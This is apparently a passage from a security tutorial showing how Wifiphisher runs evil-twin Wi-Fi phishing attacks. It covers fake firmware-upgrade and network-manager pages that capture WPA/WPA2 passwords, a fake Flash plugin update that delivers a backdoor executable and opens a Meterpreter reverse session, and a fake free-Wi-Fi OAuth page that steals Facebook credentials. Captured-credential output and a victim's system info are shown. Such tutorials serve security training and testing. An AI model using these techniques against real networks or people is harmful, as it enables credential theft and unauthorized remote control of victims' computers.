
Following image is pretending to the victim that firmware is being upgraded don't close the process until it completed while at the background the attacker has captured the WPA/WPA2 password.

Great!! You can confirm the WPA/WPA2 password as shown in given below image, it is showing WPA –**password: ram123456ram**

Once again repeat the same step to select ESSID.

Now let us go through another phishing scenario from **the 2nd option**.

Network Manager Connect: Imitates the behavior of the network manager. This templates show's chrome "connection Failed" page and displays a network manager window through the page asking for the pre=shared key. Currently, the network managers of windows and Mac Os are supported.

```
3 - Browser Plugin Update
        A generic browser plugin update page that can be used to serve payloads to the
victims.
```

Now when the victim will open browser, he will get a fake page for "connection failed" and moreover a fake window for the network manager.

Here target will click on "connect" to reconnect with the interface.

It asks to enter the password for connection with the selected interface while at the background the attacker will capture the WPA/WPA2 password.

Great!! Again you can confirm the WPA/WPA2 password as shown in given below image, it has captured WPA –**password: ram123456ram**

```
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshr-wpa-password=ram123456ram
[!] Closing
```

Repeat the same step to choose ESSID for the attack.

```
Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

   ESSID                 BSSID           CH  PWR  ENCR      CLIENTS VENDOR

   iBall-Baton           00:16       :14  6  100% WPA/WPS    0    Shenzhen MTC
   Rose                  3c:1e:    :80:3b  1   60% WPA2/WPS   0    D-Link International
   Tenda_53E810          c8:3a.    :e8:10  8   58%  WPA       0    Tenda Technology
   dlink                 c4:12:    7:50:c9  1   54%  WEP       0    D-Link International
   TP-LINK_3280          60:e?.2 . 2:32:80  1   54% WPA2/WPS   0    Tp-link Technologies
   NETGEAR05             e0:4 .9b:3c  6   54% WPA/WPS    0    Netgear
```

Browser plugin update: A generic browser plugin update page that can be used to serve payloads to the victims.

```
3 - Browser Plugin Update
       A generic browser plugin update page that can be used to serve payloads to the
victims.
```

It will create a .exe payload and run multi handler in the background for reverse connection of the victim system.

```
[+] Changing wlan1 MAC addr to 00:00:00:f7:41:2c
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Browser Plugin Update template
[+] Enter the [full path] to the payload you wish to serve: /root/Desktop/update.exe
```

Now when the victim opens browser, he will get another fake page for Update plugins as shown in the given image. here is recommended to update the flash player which is outdated.

Now when the victim will click on **Update Now,** it will start downloading an update.exe file into a victim's system which is nothing but an exe backdoor file for making unauthorized access in his system.

Awesome!! The attacker will get the reverse connection of the target's system, from given below image you can see it has open meterpreter session 1.

```
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.0.0.38
[*] Meterpreter session 1 opened (192.168.1.219:4455 -> 10.0.0.38:50310) at

msf exploit(handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : JARVIS
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

Repeat the same step to choose ESSID for the attack.

```
Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

   ESSID                  BSSID          CH  PWR  ENCR      CLIENTS VENDOR

   iBall-Baton            00:16        14 6  100% WPA/WPS    0    Shenzhen MTC
   Rose                   3c:1      :3b 1   60% WPA2/WPS   0    D-Link International
   Tenda_53E810           c8:3a:   53: 8:10 8  58%  WPA       0    Tenda Technology
   dlink                  c4:12    7: 0:c9 1   54%   WEP      0    D-Link International
   TP-LINK_3280           60:e3:2  92 32:80 1   54% WPA2/WPS   0    Tp-link Technologies
   NETGEAR05              e0:46:    0b:3c 6   54% WPA/WPS    0    Netgear
```

Now move forward with its last option i.e. 4ᵗʰ option.

OAuth Login Page: A free WIFI service asking for a Facebook credential to authenticate using OAuth.

```
4 - OAuth Login Page
        A free Wi-Fi Service asking for Facebook credentials to authenticate using OAuth
```

At this time when the victim will open a browser, he may get trap into phishing page set as "Get Connect to the Internet For free" as shown in the given image.

So, when the victim will enter his Facebook credential for accessing free internet, he will get trap in that phishing attack.

Here you can see a victim enters a username with password and click on the login for the Facebook connection he got an error message meanwhile attacker has capture victim's Facebook credentials.

Wonderful!! An attacker successfully traps the victim and fetched his Facebook account credential.

```
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshr-email=raj@hackingarticles.in&wfphshr-password=test@password
```

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/shellphish-a-phishing-tool/
- https://www.hackingarticles.in/wifi-exploitation-wifiphisher/
- https://phishingquiz.withgoogle.com/